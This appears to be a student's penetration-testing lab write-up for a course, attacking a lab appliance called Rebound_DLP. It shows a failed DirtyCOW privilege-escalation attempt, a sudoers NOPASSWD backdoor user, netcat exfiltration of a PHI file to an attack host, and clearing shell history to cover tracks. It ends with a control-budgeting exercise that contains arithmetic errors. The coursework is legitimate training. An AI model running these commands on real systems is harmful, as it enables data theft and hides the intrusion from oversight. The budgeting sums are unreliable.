
**13.Attempt privilege escalation by using the DirtyCOW vulnerability.**

**a. NOTE: These types of exploits are a tad finicky. You may or may not be successful. At a minimum, for full credit, show that you attempted the exploit by attaching a screenshot. Also, you may want to take virtual machine snapshot prior to running the exploit in case you need to restore.**


While logged into support account, I've downloaded dirty_passwd_adjust_cow.c to attempt to change support's uid to 0. I then compiled the file and attempted to run it. While the application did not crash, it failed to change supports uid to 0. Screenshots are below.




```
[support@rebound-dlp ~]$ ls
dirty_passwd_adjust_cow.c
[support@rebound-dlp ~]$ _
```



```
CentOS Linux 7 (Core)
Kernel 3.10.0-957.1.3.el7.x86_64 on an x86_64

rebound-dlp login: support
Password:
Last login: Sun May 17 16:52:21 on tty1
[support@rebound-dlp ~]$ gcc dirty_passwd_adjust_cow.c
/tmp/ccxus7Vy.o: In function `main':
dirty_passwd_adjust_cow.c:(.text+0x3c4): undefined reference to `pthread_create'
dirty_passwd_adjust_cow.c:(.text+0x3e1): undefined reference to `pthread_create'
dirty_passwd_adjust_cow.c:(.text+0x3f2): undefined reference to `pthread_join'
dirty_passwd_adjust_cow.c:(.text+0x403): undefined reference to `pthread_join'
collect2: error: ld returned 1 exit status
[support@rebound-dlp ~]$ gcc -pthread dirty_passwd_adjust_cow.c -o dirty_passwd_
adjust_cow
[support@rebound-dlp ~]$
```



```
[support@rebound-dlp ~]$ ls
dirty_passwd_adjust_cow  dirty_passwd_adjust_cow.c
[support@rebound-dlp ~]$ ./dirty_passwd_adjust_cow
mmap 7f5cede7f000

madvise 0

procselfmem 640915712

[support@rebound-dlp ~]$
```



```
[support@rebound-dlp ~]$ grep 'x:0:' /etc/passwd
root:x:0:0:root:/root:/bin/bash
[support@rebound-dlp ~]$ _
```

**14. If "Rebound_DLP" was a real appliance in a real world, why would a penetration tester never run the actual exploit (though an attacker might!)?**


A penetration tester would never run the DirtyCOW exploit on Rebound_DLP if it was a real appliance in the real world because the exploit could cause the kernel to crash. Secpod shows how running one of DirtyCOW's Proof-of-concept (PoC), dirtyc0w.c, causes the kernel to crash—that running this PoC as a local user to try to write to a read-only file causes the kernel to crash, making the server unreachable to clients.

https://www.secpod.com/blog/dirty-cow-vulnerability/


Rebound Security has made the claim that 'sudo' is a very strong security control that mitigates a lot of the technical risk with the appliance.  Show Rebound Security a simple way to bypass some 'sudo' assumptions.

**15. Create a new user in the "Rebound_DLP" appliance and add them to the sudoers file.**


The screenshots below show me adding a new user “kia” to the Rebound_DLP appliance and was able to successfully add them to the sudoers file allowing them to run sudo commands.



```
[root@rebound-dlp ~]# useradd kia
[root@rebound-dlp ~]# passwd kia
Changing password for user kia.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
[root@rebound-dlp ~]#
```




```
[root@rebound-dlp ~]# usermod -aG wheel kia
[root@rebound-dlp ~]#
```




```
[kia@rebound-dlp ~]$ sudo ls -la /root
[sudo] password for kia:
total 260
dr-xr-x---.  3 root root  4096 May 17 16:36 .
dr-xr-xr-x. 18 root root  4096 Nov 28  2018 ..
-rw-------.  1 root root  3116 Nov 28  2018 anaconda-ks.cfg
-rw-------.  1 root root  1707 May 17 18:02 .bash_history
-rw-r--r--.  1 root root    18 Dec 28  2013 .bash_logout
-rw-r--r--.  1 root root   176 Dec 28  2013 .bash_profile
-rw-r--r--.  1 root root   176 Dec 28  2013 .bashrc
-rw-r--r--.  1 root root   100 Dec 28  2013 .cshrc
-rwxr-xr-x.  1 root root 46631 May 17 16:16 LinEnum.sh
-rwxr-xr-x.  1 root root 84801 May 17 16:34 linux-exploit-suggester.sh
-rw-------.  1 root root   277 Apr  1 07:29 .mysql_history
-rw-------.  1 root root  2400 Nov 28  2018 original-ks.cfg
-rw-r--r--.  1 root root 71581 May 17 16:26 output1.txt
-rw-r--r--.  1 root root  2155 May 17 16:37 output2.txt
drwxr-----.  3 root root  4096 Mar 13  2019 .pki
-rw-------.  1 root root  1024 Feb 15  2019 .rnd
-rw-r--r--.  1 root root   129 Dec 28  2013 .tcshrc
[kia@rebound-dlp ~]$ _
```

**16. Configure the user so that a password prompt is not required for 'sudo' use.**

The screenshots below show how I’ve edited the sudo file to allow users in the wheel group (who all have sudo privileges) to run commands without a password, as well as running a sudo command without being prompted for a password.



```
## Allows people in group wheel to run all commands
%wheel  ALL=(ALL)       ALL

## Same thing without a password
%wheel  ALL=(ALL)       NOPASSWD: ALL
```



```
[kia@rebound-dlp ~]$ sudo ls -al /root
total 260
dr-xr-x---.  3 root root  4096 May 17 16:36 .
dr-xr-xr-x. 18 root root  4096 Nov 28  2018 ..
-rw-------.  1 root root  3116 Nov 28  2018 anaconda-ks.cfg
-rw-------.  1 root root  1707 May 17 18:02 .bash_history
-rw-r--r--.  1 root root    18 Dec 28  2013 .bash_logout
-rw-r--r--.  1 root root   176 Dec 28  2013 .bash_profile
-rw-r--r--.  1 root root   176 Dec 28  2013 .bashrc
-rw-r--r--.  1 root root   100 Dec 28  2013 .cshrc
-rwxr-xr-x.  1 root root 46631 May 17 16:16 LinEnum.sh
-rwxr-xr-x.  1 root root 84801 May 17 16:34 linux-exploit-suggester.sh
-rw-------.  1 root root   277 Apr  1 07:29 .mysql_history
-rw-------.  1 root root  2400 Nov 28  2018 original-ks.cfg
-rw-r--r--.  1 root root 71581 May 17 16:26 output1.txt
-rw-r--r--.  1 root root  2155 May 17 16:37 output2.txt
drwxr-----.  3 root root  4096 Mar 13  2019 .pki
-rw-------.  1 root root  1024 Feb 15  2019 .rnd
-rw-r--r--.  1 root root   129 Dec 28  2013 .tcshrc
[kia@rebound-dlp ~]$ _
```

## B.DATA EXFILTRATION

Apparently, one of the administrators installed netcat on the "Rebound_DLP" appliance during its development. One attack vector could be to start a TCP listener on "Rebound_DLP" and connect to the designated port using the "Attack" system.

**17. What are two potential technical challenges with this approach, both "locally" and from an enterprise monitoring perspective?**

One potential technical challenge from a local perspective is a firewall. A network's firewall could be configured to block all incoming connections, but this does not have to stop an attacker from using netcat. The attacker can "create a backdoor running in client mode. . . instructing netcat to listen on TCP port 80, which is the port commonly used by web servers" (Skoudis & Zeltser, pg. 214). Skoudis and Zeltser call this shoveling a shell, as "the inside netcat client opens an outgoing connection, retrieves commands from the outside netcat listener, and executes them on the inside protected server" (pg. 214-215).

One potential technical challenge from an enterprise monitoring perspective is an IDS. According to Whitaker & Newman, netcat can be used with other tools, such as Cryptcat, to help avoid detection from an IDS (pg. 398).

Skoudis, E., &amp; Zeltser, L. (2008). Malware fighting malicious code. Upper Saddle River, NJ: Prentice Hall PTR.

Books on Google link: https://books.google.com/books?id=TKEAQmQV7O4C&pg=PA212&lpg=PA212&dq=how+to+block+an+attacker+from+using+netcat&source=bl&ots=O_bNHSodll&sig=ACfU3U12EK4T9AAyw42DwT9GXQk1DNkRGg&hl=en&sa=X&ved=2ahUKEwiCr--cw8PpAhXLrZ4KHTBlApUQ6AEwBHoECAoQAQ#v=onepage&q&f=false

Whitaker, A., &amp; Newman, D. P. (2007). Penetration testing and network defense. Indianapolis: Cisco Press.

Books on Google link:


https://books.google.com/books?id=YhOpAwAAQBAJ&pg=PA398&lpg=PA398&dq=how+does+an+ids+detect+netcat&source=bl&ots=9AiIbFTB4n&sig=ACfU3U0gtWMTVuIpVKipk9cA2t2UYN5d6Q&hl=en&sa=X&ved=2ahUKEwjanM6zzsPpAhXTJTQIHQhnA6kQ6AEwEHoECAcQAQ#v=onepage&q=netcat&f=false

**18. Given the services that are already installed and running, what would be a better way to transfer data from the "Rebound_DLP" appliance to the "Attack" system?**

Given the services that are already installed and running, I don't think there's a better way to transfer data from the appliance to the Attack system. SCP is one such service, and while it securely transfers files through encryption, it makes the transfer process slower. This is great for transferring files normally, but not for an attacker. Netcat allows the attacker to transfer files fast without authentication or encryption.

**19. Find the 'phi.csv' file on the "Rebound_DLP" file system and move it to the "Attack" system using either netcat or this 'better' approach.**

I used the find command on the appliance to locate the phi.csv file. I changed to that directory. I used netcat to start listening on my Attack machine. I used netcat on the appliance to transfer the phi.csv file. Screenshot below shows commands to do the actions stated above, with an ls on the Attack's directory to show there was no phi.csv file prior to using netcat, and to show the file was successfully sent over.


Attack (Parrot) [Running] - Oracle VM VirtualBox
Applications Places System
Tue May 19, 08:49
Parrot Terminal
File Edit View Search Terminal Help


```
┌─[user@parrot]─[~]
└──╼ $ls
Desktop  Documents  Downloads  Music  output1.txt  Pictures  Public  PyNmap.py  Python-3.8.3  Python-3.8.3.tgz  tcpclient.py  TCPClient.py  TCPServer.py  Templates  Videos
┌─[user@parrot]─[~]
└──╼ $sudo nc -l -p 80 > phi.csv
┌─[user@parrot]─[~]
└──╼ $ls
Desktop  Documents  Downloads  Music  output1.txt  phi.csv  Pictures  Public  PyNmap.py  Python-3.8.3  Python-3.8.3.tgz  tcpclient.py  TCPClient.py  TCPServer.py  Templates  Videos
┌─[user@parrot]─[~]
└──╼ $
```

Rebound_DLP [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

```
[root@rebound-dlp ~]# find / -name phi.csv
/var/www/html/dlp/logs/phi.csv
^C
[root@rebound-dlp ~]# cd /var/www/html/dlp/logs
[root@rebound-dlp logs]# nc 192.168.69.4 80 < phi.csv
[root@rebound-dlp logs]#
```

**20. In the appliance, how should you "cover your tracks" by erasing the history of your commands?**

I can cover my tracks by clearing the recently-executed command history with "history -c". The screenshot below shows that running "history" gives 70 recent commands, and after running "history -c" and checking history again, there is only one command shown, the history command that was just executed.


Rebound_DLP [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

```
   50  ls
   51  cd /etc
   52  find -name output1.txt
   53  nc 192.168.69.5 80 < output1.txt
   54  cd ~
   55  nc 192.168.69.5 80 < output1.txt
   56  nc 192.168.69.4 80 < output1.txt
   57  find / -name phi.csv
   58  clear
   59  find / -name phi.csv
   60  cd /var/www/html/dlp/logs
   61  nc 192.168.69.4 80 < phi.csv
   62  clear
   63  find / -name phi.csv
   64  cd /var/www/html/dlp/logs
   65  cd ~
   66  clear
   67  find / -name phi.csv
   68  cd /var/www/html/dlp/logs
   69  nc 192.168.69.4 80 < phi.csv
   70  history
[root@rebound-dlp logs]# history -c
[root@rebound-dlp logs]# history
    1  history
[root@rebound-dlp logs]# _
```

## C.SECURITY CONTROL OPTIMIZATION

Columbia Basin College (CBC) has decided to implement a set of security controls to strengthen its security posture against future penetration tests and possible attacks. The security team has compiled a list of possible security controls to implement in the CBC_Controls.xlsx file.

The CBC_Controls.xlsx file has four columns of data:

- ID –The control ID
- Control –The control description
- Cost –The ordinal cost (1-5) to implement the control
- Value –The ordinal value (1-5) to implement the control

You will complete some analysis to develop recommendations for CBC to implement a subset of controls from the list.

First, CBC wants to know how many possibilities there are.

**21. How many different control combinations are there for implementation?**

Based on the list of 37 controls, the number of different control combinations for implementation is 1.37439E+11.

This number was found by using a combination calculator online to find the number of possible combinations of the 37 controls based on each combination size (1 control combo, 2 controls combo, etc.) and adding up the results.

In the first budget proposal, CBC can only spend 10 on security controls.

**22. What is the subset of controls that CBC should pick to maximize the COUNT of controls implemented?**

To maximize the COUNT of controls implemented, CBC should pick four of the 1 cost controls, and three of the 2 cost controls; pick all five of the 1 cost controls and two of the 2 cost controls; or pick all five of the cost 1 controls and one of the cost 2 controls and one of the cost 3 controls. All three options give 7 controls within the 10 security control budget.

This was found by manually combining controls that fit within a cost value of 10 in a trial by error method. I first started by the controls with a lower cost value, as that would give me more controls to use to get to a cost value of 10. This method is slow but allows me to find the maximum. It became evident that using higher cost controls meant having fewer controls.

5 cost 1, plus 2 cost 2 = 7 controls with a 9 cost

5 cost 1, plus 1 cost 2 and 1 cost 3 = 7 controls with a 10 cost

5 cost 2 = 5 controls with a 10 cost

4 cost 1, plus 3 cost 2 = 7 controls with a 10 cost

4 cost 1, plus 2 cost 3 = 6 controls with a 10 cost

2 cost 2 plus 3 cost 3 = 5 controls with a 10 cost

**23. What is the subset of controls that CBC should pick to maximize the VALUE of controls implemented?**

To maximize the VALUE of controls implemented, CBC should pick four of the 1 cost controls with the highest value (M9 with value 4, M12 with value 3, M14 with value 3, and choose either M16 or M17, both of which have a value of 1), and the three of the 2 cost controls with the highest value 5 (M3, M4 and M19) for a total value of 26.

I used a similar trial by error method to maximize the value of controls. Again, I started with the lower cost controls as that meant there would be more controls to work with. Again, it became evident that using more of the higher cost controls meant a reduced value.

5 of cost 1 = 12 value, plus highest 2 cost with 10 value = 22 value

5 of cost 1 =12 value plus highest 2 plus highest 3 with 10 value = 22 value

4 of highest cost 1= 11 plus 3 highest cost 2 with 15 value = 26 value

4 of highest cost 1=11 plus 2 highest cost 3 with 10 value = 22

5 highest cost 2 = 15+ 8 = 23 value

3 highest cost 3 = 15 value

2 highest cost 3 = 10 plus 3 highest cost 2 with value 15 = 25

In the second budget proposal, CBC can only spend 18 on security controls.

**24. What is the subset of controls that CBC should pick to maximize the COUNT of controls implemented?**

With a budget of 18 to spend on security controls, CBC should pick all five of the cost 1 controls, and six of the cost 2 controls; pick all five of the cost 1 controls, 1 of the cost 3 controls and 5 of the cost 2 controls ;or four of the 1 cost controls and seven of the cost 2 controls to have a total of 11 security controls implemented.

As with the previous two problems, I used the trial by error method to find which combo of controls to maximize the count.

5 cost 1 = 5count, 18-5=13/2=6.5 so 6 cost 2= 11 controls

5 cost 1=5 count, 18-5=13-3=10/2=5, so 1 cost 3 and 5 cost 2 = 11 controls

5 cost 1=5 count, 18-5=13/3=4, so 4 cost 3 controls = 9 controls

5 cost 1=5 count, 18-5=13-6=7/2=3, so 2 cost 3 and 3 cost 2 = 10 controls

4 cost 1 =4 count, 18-4=14/2=7 so 7 count 2 = 11 controls

4 cost 1 =4 count, 18-4=14-3=11/2=5, so 1 cost 3 and 5 cost 2 = 10 controls

4 cost1 =4count, 18-4=14/3=4, so 4 cost 3, and can add 1 cost 2 = 9 controls

**25.What is the subset of controls that CBC should pick to maximize the VALUE of controls implemented?**

To maximize the VALUE of controls implemented with a security control budget of 18, CBC should implement the four highest 1 cost controls (M9 with value 4, M12 with value 3, M14 with value 3, and choose either M16 or M17, both of which have a value of 1, for a total of 11 from 1 cost controls), and the seven highest cost 2 controls (M3, M4 and M19 with a cost value of 5; and any four of the cost 2 controls with a 4 value, M6, M7, M8, M21, or M23) for a total cost value of 43.

No surprise, used trial by error method once again. Starting with the lower cost items to have as many controls as possible to get highest value.

5 cost 1 controls=12, 6 highest cost 2 (15+12) =27+12= 39 value

5 cost 1 controls=12, highest cost 3=5, 5 highest cost 2 (15+8) =23+5+12=40

5 cost 1 controls=12, 4 highest cost 3=20+12=32

5 cost 1 controls=12, 3 highest cost 3=15, highest cost 2=10+15+12=37

4 cost 1 controls=11, 7 highest cost 2 (15+16) =31+12=43

4 cost 1 controls=11, 4 highest cost 3=20, plus highest cost 2=5+20+11=36

4 cost 1=11, 3 highest cost 3=15, 2 highest cost 2=10+15+11=36

4 highest cost 2=20, 3 highest cost 3=15+20=25

9 highest cost 2(15+20+3) = 38

6 highest cost 3 (25+4) =29